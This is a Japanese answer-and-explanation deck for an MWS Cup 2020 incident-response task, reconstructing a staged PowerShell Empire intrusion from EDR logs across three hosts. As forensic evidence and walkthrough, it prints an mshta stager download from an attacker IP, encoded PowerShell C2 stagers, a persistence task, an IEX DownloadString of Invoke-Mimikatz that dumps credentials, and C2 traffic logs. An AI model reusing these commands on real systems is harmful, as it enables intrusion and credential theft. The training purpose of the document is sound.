MWS Cup 2020 課題4　解説

…

担当


- 課題4 取りまとめ
  - 荒木 粧子（株式会社ソリトンシステムズ）
- 問題作成委員
  - 保要 隆明（株式会社エヌ・エフ・ラボラトリーズ）
  - 白鳥 隆史（株式会社ソリトンシステムズ）
  - 後藤 公太（株式会社ソリトンシステムズ）
  - 尾曲 晃忠（株式会社ソリトンシステムズ）
  - 竹澤 一輝（株式会社ソリトンシステムズ）

今年の方針

- 昨年まで
  - 実マルウェア
  - １端末
- 今年
  - 人の手による攻撃
  - 複数端末
- PC上のプロセス挙動を明らかにするEDRログ（InfoTrace Mark II）から侵害状況を明らかにする点は同じ

PowerShell Empire

https://www.powershellempire.com/



PowerShell Empireを利用した攻撃グループ例

- FIN10
  - https://www2.fireeye.com/rs/848-DID-242/images/rpt-fin10.pdf
- Wizard Spider
  - https://www.crowdstrike.com/blog/timelining-grim-spiders-big-game-hunting-tactics/
- APT19
  - https://cyber.gc.ca/en/guidance/lateral-movement-frameworks-powershell-empire
- APT33
  - https://www.fireeye.com/blog/threat-research/2018/12/overruled-containing-a-potentially-destructive-adversary.html

参考：https://attack.mitre.org/software/S0363/

あなたは研究所のメンバー（ラボメン）です

外部のセキュリティ機関から研究機関を狙う攻撃者グループのIoC情報（IPアドレス「3.112.252[.]27」）を受信した。

侵害が発生した時刻のEDR（InfoTrace Mark II）ログに基づき、

研究所内の侵害状況を確認し、全容を明らかにせよ！

課題概要

#1 Initial Access	#2 Pre-Lateral Movement	#3 Lateral Movement	#4 Exfiltration	Others
1.1 Initial Access 1	2 Pre-Lateral Movement 2	3.1 Lateral Movement 1	4 Exfilteration 1	5 Attack Sequence 4
1.2 Initial Access 1		3.2 Lateral Movement 1		6 Possible Controls 4
1.3 Initial Access 2		3.3 Lateral Movement 1		7 Bonus 1
		3.4 Lateral Movement 1		

#1 Initial Access

外部のセキュリティ機関から研究機関を狙う攻撃者グループのIoC情報（IPアドレス「3.112.252[.]27」）を受信した。この情報をもとに以下の問に答えよ。

#1.1 ブラウザ以外のプロセスが、このIPアドレスにアクセスしたときのURLを答えよ（1点）

#1.2 攻撃起点となったファイルのハッシュ値（sha256）は？（1点）

#1.3 攻撃対象の端末を制御するコードを送り込まれる時のURLを答えよ（2点）

#1 Initial Access - Answer(1)

#1.1 http[:]//3.112.252[.]27/upa

端末：ws03

ログ：sn=31078

10/15/10/15/2020 16:40:26.841 +0900 sn=31078 evt=ps subEvt=start com="ws03" usr="shiina" usrDomain="AD" psPath="C:¥Windows¥System32¥mshta.exe" cmd="http[:]//3.112.252[.]27/upa" psID=3964 parentPath="C:¥Windows¥explorer.exe"

#1.2 f12810e0033a3286490eaeff75a7bb40d1eb03934d01224c4a3c457561591c04

ファイル名：ジューシーからあげ_新商品.lnk

10/15/2020 16:39:55.818 +0900 sn=31061 evt=file subEvt=close com="ws03" usr="shiina" usrDomain="AD" psPath="C:¥Windows¥explorer.exe" path="C:¥Users¥shiina¥Downloads¥ジューシーからあげ_新商品¥ジューシーからあげ_新商品.lnk" read=2224 write=0 zoneID=3 sha256=f12810e0033a3286490eaeff75a7bb40d1eb03934d01224c4a3c457561591c04 size=2224 new=0 （手動クリックしたときのログ（Explorerにてfile.close、write=0））

#1 Initial Access - Answer(2)

#1.3 http[:]//54.199.38[.]178:443/login/process.php

PowerShellでbase64のコードを読み込んで実行している：

```
10/15/2020 16:40:27.059 +0900 sn=31085 evt=ps subEvt=start com="ws03" usr="shiina"
psPath="C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" cmd="-noP -sta -w 1 -
enc  SQBmACgA…
```

base64をデコードすると以下：

```
$ser =
$([TExT.EnCODinG]::UNicODe.GetSTriNG([COnVerT]::FromBaSE64StrING('aAB0AHQAcAA6AC8
ALwA1ADQALgAxADkAOQAuADMAOAAuADEANwA4ADoANAA0ADMA')));
$t = '/login/process.php';
```

http[:]//54.199.38[.]178:443

#2 Pre-Lateral Movement

#2　攻撃者は端末制御後に以下のいずれかを行っている。ログから確認できるのはどれか？（選択問題・最大試行回数は1回、2点）

1 ドメインコントローラーのイベントログの削除
2 永続化と認証情報のダンプ
3 パスワードリスト攻撃

#2 Pre-Lateral Movement - Answer (1)

#2　2 永続化と認証情報のダンプ

#2 Pre-Lateral Movement - Answer (2)

- 永続化

スケジュールタスクでPowerShellが毎日9:00に起動するよう設定

```
10/15/2020 16:47:22.655 +0900 sn=31511 evt=ps subEvt=start os=Win com="ws03" usr="shiina"
psPath="C:¥Windows¥System32¥schtasks.exe" cmd="/Create /F /SC DAILY /ST 09:00 /TN Updater
/TR ""C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -NonI -W hidden -c ¥""IEX
([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp
HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug)))¥""""""" psID=7372
parentPath="C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" psUser="shiina"
```

#2 Pre-Lateral Movement - Answer (3)

- 認証情報の窃取

base64をデコードするとInvoke-Mimikatz.ps1をダウンロードして実行し、認証情報を窃取していることが伺える

```
10/15/2020 17:03:11.010 +0900 sn=31967 evt=ps subEvt=start com="ws03" usr="shiina" psPath="C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" cmd="-noP -exec Bypass -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjA…
```

base64をデコードすると以下：

```
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command privilege::debug; Invoke-Mimikatz -DumpCreds;
```

#2 Pre-Lateral Movement - Answer (4)

- 不正解の選択肢１ ドメインコントローラーのイベントログの削除
- イベントログの削除が記録されていない
  - マニュアルに evtID=1102 （イベントログの削除）も記録していることが記載
- 以下のようなコマンドが実行された形跡がない（以下はPetyaの例）
  - cmd.exe /c "wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application"

- 不正解の選択肢３ パスワードリスト攻撃
- ログオン失敗が記録されていない
  - マニュアルに evtID=4625（ログオン失敗）も記録していることが記載
    - リストを用いたパスワードアタックなら失敗も記録されるはず

#3 Lateral Movement

#3.1　ws01への侵害につながることとなったログインが行われた時刻を答えよ。単位は秒までで良い（24時間表記、コロン区切り）。（1点）

#3.2　ws01で不正プロセスを起動する際に利用されたサービス表示名は？（1点）

#3.3　file01への横展開に利用されたWindows標準搭載の機能は？ 正式名称ではなく、略称であるアルファベット大文字（半角）3字で回答せよ。（1点）

#3.4　file01に横展開する際に利用されたアカウント名は？（1点）
※ドメイン名やNetBIOS名は省略して記載する

#3 Lateral Movement - Answer

#3.1 17:13:41
(ws01; sn=24600)

10/15/2020 17:13:41.113 +0900 sn=24600 evt=session subEvt=loginR com="ws01" domain="AD" usr="shiina"
（ws03のアカウントshiinaがws01にログインしている）

#3.2 Pretender
(ws01; sn=24598)

10/15/2020 17:13:41.110 +0900 sn=24598 evt=reg subEvt=setVal os=Win com="ws01" psPath="C:¥Windows¥System32¥services.exe" path="HKLM¥SYSTEM¥ControlSet001¥Services¥Pretender" entry="DisplayName" valType=REG_SZ valStr="Pretender"

#3.3 WMI
(file01; sn=20043)

10/15/2020 17:35:03.507 +0900 sn=20043 evt=ps subEvt=start com="file01" psPath="C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" cmd="-noP -sta -w 1 -enc SQBGACgAJABQAFMAV… parentPath="C:¥Windows¥System32¥wbem¥WmiPrvSE.exe" psUser="okabe"
（WmiPrvSE.exe（WMI Provider Host）がPowerShellを呼び出している）

#3.4 okabe
(file01; sn=20031等)

10/15/2020 17:35:03.437 +0900 sn=20031 evt=os subEvt=evtLog com="file01" channel="Security" evtRecID=5719 evtID=4624 evtMsg="An account was successfully logged on." evtUsr="okabe" evtDomain="AD.FUTURE-GADGET.LAB" logonType="Network(3)" wsName="-" wsIp="192.168.101.101" wsPort=49838

#4 Exfiltration

#4　攻撃者が窃取したファイルの名前は？（拡張子も記載）　（1点）

#4 Exfiltration - Answer

#4　8号_電話レンジ（仮）.odt

悪性プロセスによるファイルコピー

```
10/15/2020 17:41:37.291 +0900 sn=20122 evt=ps subEvt=start os=Win com="file01"
psPath="C:¥Windows¥System32¥cmd.exe" cmd="/c copy C:¥Share¥Develop¥未来ガジェット¥8号_電話レンジ（仮）.odt C:¥Windows¥Temp"
parentPath="C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" psUser="okabe"
```

ファイル窃取（PowerShellがファイル読込んだ後に、C2へデータ送信）

```
10/15/2020 17:42:29.502 +0900 sn=20134 evt=file subEvt=close com="file01"
psPath="C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" path="C:¥Windows¥Temp¥8号_電話レンジ（仮）.odt" drvType=HDD read=142681 write=0 zoneID=3 size=142681 new=0
10/15/2020 17:48:40.389 +0900 sn=20169 evt=net subEvt=dcon com="file01"
psPath="C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" srcIP=192.168.101.12
srcPort=49748 dstIP=54.199.38.178 dstPort=443 recv=323818 send=330282
```

#5 Attack Sequence

#5 今回の被害状況が分かるよう、発生したイベントを時系列で記述せよ（4点）
ログの貼り付けではなく、いつ、どこで、誰が、何をしたのかわかるように書くこと

例）
- 12:00 端末X ユーザアカウントAがNを開いて、マルウェアに感染
- 12:05 端末Y ユーザアカウントBがMを実行して、端末ZにLateral Movement

#5 Attack Sequence - Answer

- 16:39 WS03 shiinaがジューシーからあげ_新商品.zipを 3[.]112.252.27 からダウンロード
- **16:40 WS03 shiinaがジューシーからあげ_新商品.lnk を実行、54[.]199.38.178 と通信を開始し、マルウェアに感染**
- 16:47 WS03 shiinaがスケジュールタスクを作成し永続化
- 17:03 WS03 shiinaがInvoke-Mimikatz.ps1を用いてCredential Dumpを実行
- **17:13 WS03　　shiinaがWS01にshiinaでログオンし、遠隔からサービス実行しLateral Movement**
- 17:17 WS01 SYSTEMがスケジュールタスクを作成し永続化
- 17:18 WS01 SYSTEMがInvoke-Mimikatz.ps1 を用いて Credential Dump を実行
- **17:35 WS01 SYSTEMがWMIを用いてFILE01にokabeでログインしLateral Movement**
- 17:41 FILE01 okabeがFILE01でC:¥Share¥Develop¥未来ガジェット¥8号_電話レンジ（仮）.odt を C:¥Windows¥Temp にコピー
- **17:42 FILE01 okabeが C:¥Windows¥Temp¥電話レンジ（仮）の設計図を外部に持ち出し**

#6 Possible Controls

#6 本シナリオで行われた攻撃への対策として考えられるものを2つ述べよ
（2点 x 2、計4点）

#6 Possible Controls - Answer

（回答例）

- PowerShellからの通信を禁止する
  - 案外、GitHubへの通信ブロックは有効かも...
- キッティングアカウントのパスワードをランダムにする
  - 参考）LAPS(Local Administrator Password Solution)
    - https://msrc-blog.microsoft.com/2020/08/26/20200827_laps/
- 管理共有を無効にする
- ハニーアカウントを用意し悪用されたら検知する

：

：

#7 Bonus

#7 攻撃者からのメッセージが文章形式で残されている。内容を答えよ。（1点）

#7 Bonus - Answer

#7 Thank you for playing. Hacking to the Gate

10/15/2020 17:47:41.593 +0900 sn=32693 evt=ps subEvt=start com="ws03" usr="shiina" usrDomain="AD" psPath="C:¥Windows¥System32¥cmd.exe" cmd="/c echo ""Thank you for playing. Hacking to the Gate""" psID=6288 parentPath="C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" psUser="shiina"


全体の流れ

#1 Initial Access	#2 Pre-Lateral Movement	#3 Lateral Movement	#4 Exfiltration
(ws03) ジューシーからあげ新製品.lnk経由で悪性サイトにアクセス、PowerShellにコードが渡され感染	(ws03) 永続化/認証情報を窃取	(ws03/ws01/file01) ws03->ws01->file01に横展開	(file01) 8号_電話レンジ（仮）.odt を窃取しC2に送信

攻撃担当による解説

はじめに

- 今年はMWS Cup 作問のためにNFLabs.で構築した疑似社内NWに攻撃を実施
  - 擬似攻撃者Webサーバ、疑似C2サーバ、として Amazon EC2 を使用したが、
    擬似社内NWからのアクセスおよび自環境からのSSHが可能なようにアクセス制御した



注意事項

- 疑似社内NWに行った攻撃手法を紹介しますが、悪用しないでください
  - システム管理者の許可なくこれから紹介する行為を行った場合、「不正アクセス行為の禁止等に関する法律」に抵触する可能性があります
    - https://elaws.e-gov.go.jp/search/elawsSearch/elaws_search/lsg0500/detail?lawId=411AC0000000128
  - 正当な理由なくこれから紹介する行為を行った場合、「不正指令電磁的記録に関する罪」に問われる可能性があります
    - https://elaws.e-gov.go.jp/search/elawsSearch/elaws_search/lsg0500/detail?lawId=140AC0000000045#740
- 正当な理由があり攻撃を試す場合は、自分で作った環境や管理者に許可を貰った環境でやりましょう

攻撃者の目的

- 我々はタイムマシンの研究をしている
- とある研究機関（ラボ）がタイムマシンの機能を持つと思われる電子レンジの開発に成功したらしい、との情報を入手した
- 武力で強制的に電子レンジを強奪することも可能だが、事を荒げたくない
- とあるラボに秘密裏に潜入し、情報を入手してきて欲しい
- Operation Empire の実行だ

※ とある世界線の話であり、この話はフィクションであり妄想です


#0 Recon


ラボに関する情報は以下のことがわかってたとする


- shiina は ジューシーな唐揚げが好き
- hashidaはITリテラシーが高い
- ラボ内では Windowsが使われ、Libre Officeが使われている
- okabeとhashidaは毎週木曜の夕方にメイド喫茶に行ってラボに不在
- shiina は ジューシーな唐揚げが好き

#0 Weaponize

shiinaを狙ったジューシーからあげの新商品紹介のドキュメントファイルに見えるlnkファイルを作成









#0 Weaponize

- 実際に使われた攻撃手法を元にダウンローダを作成
- PowerShell Empireを利用した標的型攻撃 - LAC WATCH
  - https://www.lac.co.jp/lacwatch/people/20170807_001352.html



#1 Initial Access (WSO3)

- shiinaでログオン
- Webブラウザ（Microsoft Edge）を用いて攻撃者のサーバ（3[.]112.252.27）を用いて「ジューシーからあげ_新商品.zip」をダウンロード
- 「ジューシーからあげ_新商品.lnk」をクリック



#1 Initial Access

- mshta.exe http://3[.]112.252.27/upa が実行されて、stagerをダウンロード

```
GET /upa HTTP/1.1
Accept: */*
Accept-Language: en-US,en;q=0.7,ja;q=0.3
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: 3.112.252.27
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.7.9
Date: Thu, 15 Oct 2020 07:40:26 GMT
Content-type: application/octet-stream
Content-Length: 5291
Last-Modified: Thu, 15 Oct 2020 06:34:54 GMT

<html><head><script>var c= 'powershell -noP -sta -w 1 -enc
SQBmACgAJABQAFMAVgBFAFIAUwBJAE8ATgBUAGEAQgBsAGUALgBQAFMAVgBlAFIAcwBJAE8ATgAuAE0AYQBqAG8AcgAgAC0ARwBFACAAMwApAHsAJ
AA2ADgANgA2AD0AWwByAEUARgBdAC4AQQBTAFMAZQBNAGIATAB5AC4ARwBFAFQAVABZAFAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQ
BtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAFUAdABpAGwAcwAnACkALgAiAEcAZQBUAEYASQBlAGAAbABkACIAKAAnAGMAYQBjAGgAZQB
kAEcAcgBvAHUAcABQAG8AbABpAGMAeQBTAGUAdAB0AGkAbgBnAHMAJwAsACcATgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAn
ACkAOwBJAGYAKAAkADYAOAA2ADYAKQB7ACQAMQBmAEUANwA9ACQANgA4ADYANgAuAEcAZQBUAFYAYQBsAFUAZQAoACQAbgBVAEwAbAApADsASQBGA
CgAJAAxAGYAZQA3AFsAJwBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AKQB7ACQAMQBmAGUANwBbACcAUwBjAH
IAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGs
ATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJAAxAEYARQA3AFsAJwBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0A
```


#1 Initial Access

- stagerをダウンロード後、攻撃者C2サーバ(54[.]199.38.178) へアクセスが発生
  - まず、http[:]//54.199.38.178:443/login/process.php へアクセス
  - その後、5秒おきにC2サーバとの通信が行われる

2020-10-15 16:40:26.810403	192.168.101.103	50000	3.112.252.27	80	HTTP	331	GET /upa HTTP/1.1
2020-10-15 16:40:26.891823	3.112.252.27	80	192.168.101.103	50000	HTTP	1103	HTTP/1.0 200 OK
2020-10-15 16:40:28.050875	192.168.101.103	50001	54.199.38.178	443	HTTP	274	GET /login/process.php HTTP/1.1
2020-10-15 16:40:28.207039	54.199.38.178	443	192.168.101.103	50001	HTTP	1447	HTTP/1.1 200 OK (text/html)
2020-10-15 16:40:28.681227	192.168.101.103	50001	54.199.38.178	443	HTTP	516	POST /admin/get.php HTTP/1.1
2020-10-15 16:40:28.894659	54.199.38.178	443	192.168.101.103	50001	HTTP	519	HTTP/1.1 200 OK (text/html)
2020-10-15 16:40:29.085297	192.168.101.103	50001	54.199.38.178	443	HTTP	244	POST /news.php HTTP/1.1
2020-10-15 16:40:29.305178	54.199.38.178	443	192.168.101.103	50001	HTTP	437	HTTP/1.1 200 OK (text/html)
2020-10-15 16:40:34.543400	192.168.101.103	50001	54.199.38.178	443	HTTP	242	GET /login/process.php HTTP/1.1
2020-10-15 16:40:34.752901	54.199.38.178	443	192.168.101.103	50001	HTTP	156	[TCP Previous segment not capture
2020-10-15 16:40:40.099031	192.168.101.103	50001	54.199.38.178	443	HTTP	238	GET /admin/get.php HTTP/1.1
2020-10-15 16:40:40.249095	54.199.38.178	443	192.168.101.103	50001	HTTP	156	HTTP/1.1 200 OK (text/html)
2020-10-15 16:40:45.256376	192.168.101.103	50001	54.199.38.178	443	HTTP	242	GET /login/process.php HTTP/1.1
2020-10-15 16:40:45.390462	54.199.38.178	443	192.168.101.103	50001	HTTP	156	HTTP/1.1 200 OK (text/html)
2020-10-15 16:40:50.424705	192.168.101.103	50001	54.199.38.178	443	HTTP	242	GET /login/process.php HTTP/1.1
2020-10-15 16:40:50.570681	54.199.38.178	443	192.168.101.103	50001	HTTP	156	HTTP/1.1 200 OK (text/html)
2020-10-15 16:40:55.600172	192.168.101.103	50001	54.199.38.178	443	HTTP	238	GET /admin/get.php HTTP/1.1
2020-10-15 16:40:55.767138	54.199.38.178	443	192.168.101.103	50001	HTTP	156	HTTP/1.1 200 OK (text/html)

#1 Initial Access

- Empire の Listener の設定



DefaultDelay	True	5	Agent delay/reach back interval (in seconds).
DefaultJitter	True	0.0	Jitter in agent reachback interval (0.0-1.0).
DefaultLostLimit	True	60	Number of missed checkins before exiting
DefaultProfile	True	/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	Default communication profile for the agent.

#1 Initial Access (WS03)

- クリックすると、agentがダウンロードされC2サーバに接続
- 遠隔からWS03の操作が可能となる

```
[*] Sending POWERSHELL stager (stage 1) to 172.16.129.11
[*] New agent AHTMD1WF checked in
[+] Initial agent AHTMD1WF from 172.16.129.11 now active (Slack)
[*] Sending agent (stage 2) to AHTMD1WF at 172.16.129.11
(Empire: agents) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username              Process          PID    Delay
 ----     -- -----------     ------------      --------              -------          ---    -----
 AHTMD1WF ps 192.168.101.103 WS03              *AD\shiina            powershell       6328   5/0.0

(Empire: agents) > interact AHTMD1WF
(Empire: AHTMD1WF) >
```

#2 Pre-Lateral Movement (WSO3: Discovery)

- Windows標準コマンドによる環境の調査
  - systeminfo : OSの情報収集
  - whoami /all : 現在ログオンしているユーザ情報収集
  - ipconfig: ネットワーク情報収集
  - tasklist: 実行しているプロセスの確認
  - net user /domain: ドメインユーザの確認
  - net group /domain: ドメイングループの確認
  - net group "Domain Admins" /domain : Domain Admins の確認
- 参考: JPCERT/CC 「攻撃者が悪用するWindowsコマンド」
  - https://blogs.jpcert.or.jp/ja/2015/12/wincommand.html

#2 Pre-Lateral Movement (WSO3: Discovery)

- プログラム実行者のアカウント (AD¥shiina)の権限確認 (whoami)
  - BUILTIN¥Administrators に所属 = ローカル管理者権限あり

```
User Name SID
========= ============================================
ad\shiina S-1-5-21-953590954-1235050912-4260368985-1604


GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ==============================================
Everyone                                   Well-known group S-1-1-0
BUILTIN\Administrators                     Alias            S-1-5-32-544
BUILTIN\Users                              Alias            S-1-5-32-545
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4
CONSOLE LOGON                              Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
LOCAL                                      Well-known group S-1-2-0
AD\Sales                                   Group            S-1-5-21-953590954-1235050912-4260368985-1104
Authentication authority asserted identity Well-known group S-1-18-1
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

#2 Pre-Lateral Movement (WSO3: Discovery)

- ドメイン管理者の確認 (net group “Domain Admin” /domain)
  - shiina はドメイン管理者ではない

#2 Pre-Lateral Movement (WS03: Discovery)

- PowerView: Get-DomainComputer
  - ADで管理されているコンピュータの一覧を取得
  - DCサーバにLDAP (389/tcp) で問い合わせ

```
operatingsystem               : Windows 10 Enterprise
operatingsystemversion        : 10.0 (15063)
lastlogoff                    : 1/1/1601 9:00:00 AM
